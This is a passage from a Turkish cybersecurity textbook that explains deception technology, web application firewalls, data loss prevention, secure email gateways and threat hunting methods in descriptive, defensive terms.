
- Erken uyarı ile proaktif tehdit tespiti yapılır.
- Saldırganlar önceden tespit edilir, yanıltılır ve yavaşlatılır.
- Saldırgan davranışları hakkında bilgi toplayarak gelişmiş tehdit istihbaratı sağlanır.
- Kurulumu kolay, düşük maliyetli ve hafif yapıda olduğu için kaynak tüketimi azdır.
- Farklı ortamlara ve risk seviyelerine göre kolaylıkla uyarlanabilir.
- Honeytoken alarmları, gerçek tehdit olarak düşünüldüğü için yanlış alarm oranı düşüktür.

Dynamic Deception Technology (Dinamik Aldatma Teknolojisi): Statik ve önceden belirlenmiş tuzaklar yerine, değişen saldırı ortamlarına adapte olabilen ve dinamik tuzaklarla yönetilen aldatma teknolojisidir. Bu sistemde saldırganın davranışları, aktif bir şekilde değerlendirilerek süreç yönlendirilir.

Aldatma teknolojisinde ağ ortamına, bir kuruluşun gerçek varlıklarına (sunucular, veri tabanı, ağ cihazları, uygulamalar vb.) benzeyen **sahte varlıklar (decoys)** ve **yemler (lures)** stratejik olarak yerleştirilir. Bu

yemler; sahte kimlik bilgileri, dosyalar, API anahtarları veya yanıltıcı ağ bağlantıları olabilir. Saldırgan, ağda keşif yaparken bu yemlerle etkileşime girdiğinde sistem alarm üretir. Sahte varlıklar ve yemler, gerçek sistemin dışında ve sistem kullanıcılarına görünmez şekilde tasarlandığı için bu alarmlar gerçek bir tehdit olarak kabul edilir. Saldırganın yaptığı her eyleme (kullandığı araçlar ve komutlar, erişim denemeleri, işlem zamanı, kaynak IP adresi vb.) ait bilgiler toplanarak kaydedilir. Bu bilgiler, yapay zekâ ve makine öğrenmesiyle gerçek zamanlı olarak analiz edilir. Analiz sürecinde saldırganın hedefi, profili ve saldırı aşaması tanımlanır. Saldırganın etkileşimleri ve profiline göre bir sonraki hamlesi de tahmin edilir. Analiz sonuçlarına göre aldatma sistemi; aldatma ortamını yeniden oluşturur, yeni yemler üretir ve saldırganı yönlendirmeye devam eder. Gerçek sistemden izole olarak yürütülen bu eylemler, saldırganın derinlemesine analiz edilmesini sağlar. Dinamik aldatma teknolojileri, saldırganı hemen algılayarak onların ağda kalma süresini azaltırken sahte hedeflerle daha fazla kaynak harcamasına sebep olur.

**Dinamik aldatma teknolojisi;** karmaşık algoritmalar, yapay zekâ ve makine öğrenmesi temelinde çalışan bir yazılım olup genellikle merkezî bir yönetim platformu veya kontrol paneli aracılığıyla yönetilir. Görsel 2.22'de dinamik aldatma teknolojilerinin çalışma yapısı görülür.




**Görsel 2.22:** Dinamik aldatma teknolojilerinin çalışma yapısı

Aldatma platformu, yapay zekâ ve makine öğrenmesini kullanarak sahte varlıkları ve yemleri oluşturan, bunları ağ içine yerleştiren ve sürekli bilgi akışı sağlayan bir operasyon merkezidir. Burada oluşturulan sahte varlıklar ve yemler; ağ segmentleri, bilgisayarlar, sunucular gibi dikkat çekici ortamlara stratejik olarak yerleştirilir. Bu yerleşim ajan yazılımlarla veya sanal cihazlar aracılığıyla yapılır. Aldatma platformu, dağıtım yaptığı ortamlardan (uç cihazlar, ağ ortamı, Acvtive Directory vb.) sürekli bilgi toplayarak değerlendirme yapar. Bu aşamada ağdaki gerçek cihazlar, servisler, bağlantılar, normal ağ trafiği, gerçek kullanıcıların davranışları, cihazlardaki işletim sistemi versiyonları gibi bilgiler değerlendirilir. Aldatma platformunda yer alan sahte varlıklar ve yemlerin gerçek ağa uyumunun sağlanması ve gerçekçi görünmesi için değerlendirme aşaması çok önemlidir. Ağda yapılan değişikliklere göre aldatma


sisteminin güncellenmesi de buna bağlıdır. Saldırgan, sahte varlık veya yemlerle etkileşime girdiğinde alarm üretilir ve bildirim yapılır. Kullanılan IP adresi, araçlar, komutlar, kullandığı zafiyetler, tehdit göstergeleri ve TTP'ler tespit edilir. Daha önceden oluşturulan siber güvenlik kurallarına göre bu eyleme müdahale edilir. Aldatma platformları, güvenlik araçlarıyla (SIEM, SOAR, IDS/IPS, EDR vb.) entegre çalışarak kapsamlı savunma sağlar.

### 2.1.2.8. WAF [Web Application Firewall (Web Uygulama Güvenlik Duvarı)]

**WAF**, bir web sitesi veya uygulamasına gelen ve giden HTTP trafiğini izleyen, şüpheli olan aktiviteleri engelleyen ve onları web tabanlı saldırılardan koruyan bir güvenlik duvarıdır. Web ortamını sıfırıncı gün açıkları, zararlı yazılımlar, sahte kimlik saldırıları, DDoS, XSS, SQL enjeksiyonları ve diğer tehditlerden korumak için WAF kullanılır.

Normal güvenlik duvarı OSI modelinin 3 ve 4. katmanlarında çalışırken WAF, 7. katmanda (uygulama katmanı) çalışır. Teknolojinin hızla gelişmesine bağlı olarak web tabanlı uygulamalar (mobil uygulamalar, IoT cihazlar vb.) da artış gösterir. Bu uygulamalar genellikle hassas verilerin (kredi kartı bilgileri, kimlik bilgisi, müşteri kayıtları vb.) saklandığı arka uç veri tabanına erişim sağlayarak çalışır. WAF, saldırganların bu sunuculara erişimini engellemeyi amaçlar.

WAF, uygulama sunucusu ile istemci arasında **ters vekil (reverse proxy)** olarak konumlandırılır. Bu yapıyla istemci, istekleri denetimden geçirildikten sonra sunucuya iletilir. Bu istekler; GET, POST, PUT, DELETE gibi Http metotlarıyla yapılır. GET, sunucudan veri çekmek için kullanılırken POST, sunucuya veri göndermek ve durum değişikliği yapmak için kullanılır. PUT, sunucudaki verileri günceller. DELETE ile veriler silinir. WAF, bu HTTP isteklerinden zararlı olan veya tehdit oluşturabilecek eylemleri kurallara göre analiz eder ve filtreler. Bu kurallar; güvenilir olarak tanımlanan trafik için izin listesi, zararlı olan trafiğin izin verilmediği **engel listesi** veya izin ve engel listesinin birlikte kullanıldığı **hibrit model** olarak özelleştirilebilir. Görsel 2.23'te WAF çalışma prensibi görülür. İstemcilerden gelen güvenilir isteklerin web uygulama güvenlik duvarından geçerek sunucuya iletildiği, güvenli olmayan isteğin ise engellendiği görülür.




**Görsel 2.23:** WAF çalışma prensibi

WAF dağıtım türleri şunlardır:

**Ağ Tabanlı WAF:** Fiziksel cihaz olarak dağıtılan ve ağ trafiğinin akışını keserek uygulamaya gelen istekleri izleyen WAF dağıtım türüdür. Yerel olarak kurulum yapılır ve bakım maliyeti yüksektir. Merkezî bir noktadan yönetilir.

**Sunucu Tabanlı WAF:** Uygulamanın üzerine bir yazılım eklentisi veya modül olarak kurulur. Uygulamanın ihtiyacına göre özelleştirme sağlayabilir. Sistem kaynaklarını kullandığı için kaynak tüketimi yüksektir. Bu durum, uygulamanın yavaşlamasına neden olabilir.

**Bulut Tabanlı WAF:** Bulut hizmeti olarak (SaaS) sunulan ve bulut altyapısında çalışan WAF türüdür. Kullanıcılar, belirli bir süre için abonelik ücreti ödeyerek bu hizmeti satın alır. DNS kayıtlarının WAF sağlayıcına yönlendirilmesiyle hizmet kullanılabilir hâle gelir. Bulut tabanlı WAF sağlayıcıları, geniş bir tehdit istihbarat ağına sahiptir. Bu sayede sürekli güncel kalır ve yeni tehditlere karşı proaktif koruma sağlar.

**Hibrit Tabanlı WAF:** Farklı dağıtım türlerini bir araya getiren WAF türüdür. Temel amacı farklı WAF türlerinin güçlü yönlerini kullanarak daha kapsamlı bir koruma sağlamaktır. Karmaşık ve çok katmanlı altyapılarda kullanışlı bir çözüm sunar.

### 2.1.2.9. DLP [Data Loss Prevention (Veri Kaybı Önleme)]

**DLP,** hassas verileri yetkisiz erişime, kötüye kullanıma veya sızdırılmaya karşı korumayı amaçlayan bir güvenlik stratejisidir. Dijital dünyanın hızla gelişmesine bağlı olarak veri miktarı ve çeşitliliği de artar. Kritik verilerin güvende tutulması, kuruluşların ticari itibarı açısından oldukça önemlidir. Kuruluşlar, bu hassas verileri farklı biçimde ve konumda depolayabilir ve farklı paydaşlarla paylaşabilir.

Çeşitli kaynaklardan gelen veriler (API kullanıcıları, IoT cihazlar, son kullanıcılar vb.), uygulama katmanında işlenerek farklı depolama alanlarına yönlendirilir. Depolama alanlarından bazıları şunlardır:

**Veri Tabanı (Database):** Yapılandırılmış verilerin tablolar hâlinde saklandığı sistemlerdir. Veri tabanındaki bilgiler kategorize edilerek düzenlenir. Müşteri kayıtları, ürün bilgileri, finansal işlemler, stok takip gibi veriler, veri tabanında saklanır.

**Dâhilî Depolama (Internal Storage):** Bir uygulamanın içinde veya şirkete ait sunucular ve depolama cihazlarında yer alan verilerdir.


**Nesne Depolama (Object Storage):** Genellikle bulut tabanlı depolama ortamında verilerin nesneler hâlinde depolandığı sistemlerdir.

**Kimlik Bilgisiyle Korunan Depolama (Credentialed Storage):** Kullanıcı bilgileri, parolalar, API anahtarları gibi hassas kimlik bilgilerinin bulunduğu depolama alanlarıdır.

**Günlükler (Logs):** Uygulama ve sistem aktivitelerinin kaydedildiği, günlük dosyalarının depolandığı alanlardır. Bu dosyalar; güvenlik denetimi, sorun giderme ve performans analizi için kritik öneme sahiptir.

Dijital sistemlerde veriler, saklandığı ortama veya kullanım şekline bağlı olarak üç durumda gruplandırılır (Görsel 2.24). **Durağan Hâldeki Veri (Data at Rest)**; veri tabanı, bulut altyapısı, yerel depolama gibi alanlarda saklanan ve aktif olarak kullanılmayan verilerdir. **Hareket Hâlindeki Veri (Data in Transit)**; e-posta, dosya transferleri, anlık mesajlaşma gibi işlemlerde ağ üzerinden aktarılan verilerdir.

**Kullanım Hâlindeki Veri (Data in Use);** veri tabanında güncelleme işlemi, dosya okuma veya çalışan bir program gibi anlık olarak işlenen verilerdir.




**Görsel 2.24:** Verinin üç durumu

Uygulama katmanında ve depolama alanlarında DLP'nin odaklandığı hassas veriler şunlardır:


**Kullanıcı Gizli Bilgileri (User Secrets):** Kullanıcı adı, parola, API anahtarları, güvenlik tokenleri gibi bilgilerdir.

**Kişisel Tanımlanabilir Bilgiler (Personally Identifiable Information):** E-posta adresi, kimlik numarası, telefon, ev adresi, IP adresi, oturum açma kimlikleri, sosyal medya paylaşımları, coğrafi konum, biyometrik (parmak izi, yüz tanıma, ses tanıma vb.) veriler gibi bilgilerdir.

**Finansal Veriler (Financial Data):** Kredi kartı numarası, banka bilgileri, işlem geçmişi, mali kayıtlar gibi işlemlere ait bilgilerdir.

**Özel Kullanıcı Bilgileri (Private User Info):** Sağlık verileri, etnik köken bilgisi, siyasi görüş, dinî inanç gibi özel bilgiler ve fikrî mülkiyet (yazılım, tescilli veri, orijinal eser vb.) verilerdir.

Görsel 2.25'te DLP çözümünün dijital sistemdeki konumu görülür.




**Görsel 2.25:** DLP çözümünün dijital sistemdeki konumu

**DLP veri yaşam döngüsü**, hassas verilerin oluşturulmasından imha edilmesine kadar olan süreçleri kapsayan bir güvenlik yaklaşımıdır. Bu süreç, hassas verilerin sızdırılmasının önlenmesini ve korunmasını amaçlar. Görsel 2.26'da DLP yaşam döngüsü görülür.





**Görsel 2.26:** DLP veri yaşam döngüsü

1. **Veri Tanımlama ve Sınıflandırma (Data Identification and Classification):** Kuruluşa ait **yapılandırılmış** ve **yapılandırılmamış** tüm veriler belirlenir. Yapılandırılmış veriler; kredi kartı numarası, telefon, doğum tarihi, kimlik numarası gibi standart biçime sahip bilgilerdir. Bu veriler, etiketlenerek tablolara aktarıma uygundur. Yapılandırılmamış veriler ise metin belgesi, resim, müzik gibi düzensiz ve farklı formatlarda verilerdir. Güvenlik ekipleri DLP araçlarını kullanarak bu verileri tespit etmek için tüm ağı tarar. Tespit edilen veriler, hassasiyet düzeyine göre gruplara ayrılarak sınıflandırılır. Kuruluşlar verilerini veri türüne (finansal, pazarlama, fikri mülkiyet vb.) göre veya yasal düzenlemelere (GPDR, CCPA vb.) uygun olarak sınıflandırılabilir. Veri sınıflandırma işlemi genellikle yapay zekâ ve makine öğrenmesiyle otomatik yapılır.
2. **Veri İzleme (Data Monitoring):** Güvenlik ekipleri tarafından sınıflandırılan verilerin nasıl işlendiğinin izlenmesi sürecidir. DLP araçları, içerik analizi, veri eşleştirme, etiketli veriler, dosya eşleştirme, anahtar kelime eşleştirme, desen eşleştirme gibi yöntemlerle hassas verileri tanımlayarak izler. Tespit ettiği hassas verilerde ihlal edilen güvenlik politikalarını, anormal kullanıcı davranışlarını, güvenlik açıklarını ve olası veri kayıplarını arar. Veri sızıntısı, yetkisiz erişim, kötü amaçlı yazılım imzaları, bilinmeyen kaynaklardan gelen ağ trafiği gibi eylemler tehdit olarak kabul edilir.
3. **Veri Korumalarının Uygulanması (Applying Data Protections):** Veri izleme aşamasında politika ihlali tespit edildiğinde DLP araçları gerçek zamanlı iyileştirme çabasıyla yanıt verir. Örneğin ağdaki verinin şifrelenmesi, yetkisiz erişimin sonlandırılması, kötü amaçlı ağ trafiğinin engellenmesi, kimlik doğrulamanın zorlaştırılması gibi önlemlerle veri kaybı engellenmeye çalışılır.
4. **DLP Çalışmalarının Belgelenmesi ve Raporlanması (Documenting and Reporting DLP Efforts):** DLP araçları, sürecin belgelendirilmesi ve raporlanmasını sağlayarak DLP performansının kapsamlı bir şekilde izlenmesini sağlar.

## 2.1.2.10. Güvenli E-Posta Ağ Geçidi [Secure E-Mail Gateway (SEG)]

**SEG**, bir kuruluşun mail sunucularına gelen kötü niyetli e-postaların, alıcıların gelen kutusuna ulaşmadan önce tespit edilip engellenmesini sağlayan bir güvenlik ürünüdür. Saldırganların yaygın olarak kullandığı yöntemlerden biri de zararlı e-postalardır. Kimlik avı, kötü amaçlı yazılım dağıtımı, fidye yazılımı, yönetici e-postasını ele geçirerek çalışanlara yanıltıcı mail gönderilmesi gibi birçok saldırı e-posta aracılığıyla gerçekleştirilir. Bu saldırılar, kuruluşların veri kaybına ve finansal zararına sebep olurken itibar kaybetmesine de sebebiyet verir. Bu sebeple e-posta güvenliği, kuruluşlar için önemli bir güvenlik önlemidir.

SEG, kuruluşun içinde yer alan dâhilî e-posta sunucusu ile internet bağlantısı arasına konumlandırılır. Böylece sunucuya gelen ve giden ağ trafiği, gerçek zamanlı analiz edilerek şüpheli e-postalar, alıcıya ulaşmadan engellenir. Bu kontrol süreci hem bilinen kötü amaçlı yazılım imzalarını arar hem de gelişmiş kalıcı tehditleri makine öğrenmesi mekanizmasıyla tespit eder. Görsel 2.27'de SEG'in bir ağ içindeki konumu ve çalışma şekli görülür.




**Görsel 2.27:** SEG'in ağ içindeki konumu ve çalışma şekli

SEG'in sisteme entegrasyonu ve çalışma şekli şunlardır:

**DNS MX Kaydı (DNS MX Record):** Bu yöntemde kurum içindeki e-posta sunucusunun internetteki adres kaydı değiştirilerek e-postaların SEG'e yönlendirilmesi sağlanır. Bu sayede e-postalar, SEG kontrolünden geçer ve zararlı olmayanlar şirket sunucusuna yönlendirilir. Temel amaç, e-posta sunucusuna gelen tüm trafiğin tek bir noktadan kontrol edilmesi ve e-posta yoluyla gelebilecek tehditlerin engellenmesidir.

**API Entegrasyonu (API Integration):** Bu yöntemde SEG, e-posta platformunun uygulama arayüzüne entegre edilerek, ağ trafiğini yönlendirmeden gerçek zamanlı olarak kontrol eder. Bulut tabanlı e-posta platformlarında yaygın olarak kullanılır. API entegrasyonu ile e-postalar gerçek zamanlı olarak izlenir ve zararlı postalara hızlı bir şekilde müdahale sağlanır.

SEG'in temel fonksiyonları ve koruma alanları şunlardır:

- İstenmeyen toplu e-postaları (spam) filtreleyerek engeller.
- E-posta ekleri veya bağlantılar aracılığıyla yayılan kötü amaçlı yazılımları tespit eder ve engeller. Bu ekler ve bağlantılar, **korumalı alan (sandboxing)** adı verilen gerçek ağdan izole ve sanal bir ortamda çalıştırılarak analiz edilir.
- Sahte bağlantılar, şüpheli e-posta adresleri ve yanıltıcı mesajları tespit ederek kimlik avı saldırılarına karşı koruma sağlar.
- Kimlik avı saldırılarına karşı, gönderici kimlik doğrulaması yaparak güvenilir olmayan kaynaklardan gelen e-postaları engeller.
- Hassas bilgilerin içeriden dışarıya sızdırılmasını, veri kaybı önleme (DLP) özelliğiyle engeller.
- İlk anda tespit edilemeyen kötü amaçlı bir e-posta, teslim edildikten sonra zararlı olduğu algılandığında da SEG, e-postayı otomatik olarak siler.


### 2.1.3. Tehdit Avcılığı (Threat Hunting)

Siber güvenlik tespit ve yanıt araçları, tehdidin algılanması ve müdahale edilmesine odaklanırken Gelişmiş Sürekli Tehdit (APT) gibi ağda uzun süre gizlenen saldırıları tespit edemeyebilir. APT'ler, bir sisteme sızdıktan sonra aylarca gizli kalıp büyük zararlara sebep olan tehditlerdir. **Tehdit avcılığı,** bir sistemde var olduğu düşünülen gizli tehditleri aktif olarak arayan yöntemdir. Proaktif bir yaklaşım olup hem insan uzmanlığı hem de teknik araçların kullanıldığı bir süreçtir. Yazılım ve algoritmaların gözden kaçırabileceği insan davranışlarını aramaya odaklanır. Tehdit avcıları, güvenlik araçlarından toplanan verilerde gizli saldırganların izlerini arar. Tehdit avcılığında en çok araştırılan işaretler şunladır:

- Anormal ağ trafiği
- Çok sayıda başarısız oturum açma girişimi
- Farklı coğrafi konum erişimleri
- Veri tabanı anormallikleri
- Tekrar eden dosya transfer istekleri
- Sistem izni olmadan yapılmak istenen yama ve güncelleme işlemleri
- Veri paketlerinin yanlış hedefe yönlendirilmesi
- Yetkisiz yeni hesapların oluşturulması
- Yüksek CPU ve bellek kullanımı
- Dosyaların şifrelenmesi
- PowerShell komut çalıştırma istekleri

**Tehdit Avcılığı Yöntemleri:** Tehdit avcıları, bir sistemde gizli tehditlerin var olduğu düşüncesiyle kanıt arar. Tehdit avcılığı süreci, kuruluşun siber güvenlik altyapısı ve kurumsal güvenlik çerçevesine göre planlanır. Süreç, tehdidi tespit etmekle sınırlı olmayıp önleme ve müdahale aşamalarını da kapsar. Tehdit avcılığı sürecinde farklı yöntem ve yaklaşımlar kullanılır.

Görsel 2.28'de tehdit avcılığı türleri görülür.




**Görsel 2.28:** Tehdit avcılığı türleri

1. **Yapılandırılmış Avcılık (Structured Threat Hunting):** Yeni bir tehdit veya saldırı hakkında bilgi alındığında kullanılan avcılık türüdür. Tehditle ilgili hipotez oluşturulur ve saldırganın kullanabileceği taktik, teknik ve prosedürler (TTP) belirlenir. Arama sürecinde ise saldırının aşamalarını anlamak için **Sızma Öldürme Zinciri (Intrusion Kill Chain)**, saldırıda kullanılan TTP'leri eşleştirmek için **MITRE&ATTCK çerçeveleri**, saldırının yaşam döngüsünü analiz etmek için **Mandinant Saldırı Yaşam Döngüsü (Mandiant Attack Lifecycle)** kullanılarak sistemlerde izler aranır. Hem sistemli hem de kanıta dayalı bir yöntem olup henüz gerçekleşmemiş tehditleri önlemeye yardımcı olur.
2. **Yapılandırılmamış Avcılık (Unstructured Threat Hunting):** Sistemde ihlal veya saldırı göstergeleri tespit edildiğinde hızla tepki vermek için kullanılan avcılık türüdür. Şüpheli bir IP adresi, zararlı hash bilgisi, kötü amaçlı dosya gibi eylemler güvenlik ihlali (IOC) olarak değerlendirilir. Normal dışı PowerShell komutu çalıştırılması, dosya şifreleme girişimleri, şüpheli oturum bilgileri gibi davranışlar saldırı ihlali (IOA) olarak değerlendirilir. Bu avcılık türünde yayılmanın etkisini azaltmak için hızlı hareket edilmelidir.
3. **Durumsal Avcılık (Situational Threat Hunting):** Bu avcılık türünde davranış kalıpları aranmaz. Bunun yerine kurumun sistem varlıklarına ve zayıflıklarına odaklanılır. Kurum içinde kuruma özgü zayıflıkların ve anormal davranışların izi sürülerek tehdit aranır. Bu süreçte kurumun iç yapısı analiz edilerek kritik sistemler, ayrıcalıklı kullanıcılar ve zayıflıklar tespit edilir. SIEM, EDR, XDR gibi güvenlik araçlarından toplanan veriler analiz edilir. Bu veriler arasında korelasyon ve analitik işlemler uygulanarak kullanıcı davranış analizi ve anomali tespiti ile anormal davranışlar belirlenir. Bütün bu işlemlerden sonra tehdit hipotezi oluşturulur ve araştırmaya başlanılır.

**Tehdit Avcılığı Süreci:** Tehdit avcılığı henüz tespit edilmemiş veya güvenlik araçlarının yakalayamadığı tehditleri bulmaya odaklanan sistematik ve tekrar eden bir süreçtir. Siber tehditlerin de dinamik bir yapıda olması ve her tespitin yeni bir hipotez fikri oluşturmasıyla süreç, sürekli çalışmaya devam eder. Bu yapı sayesinde sürekli iyileştirmeye destek olunurken kurumun siber savunma yeteneklerinin geliştirilmesine katkı sağlanır.

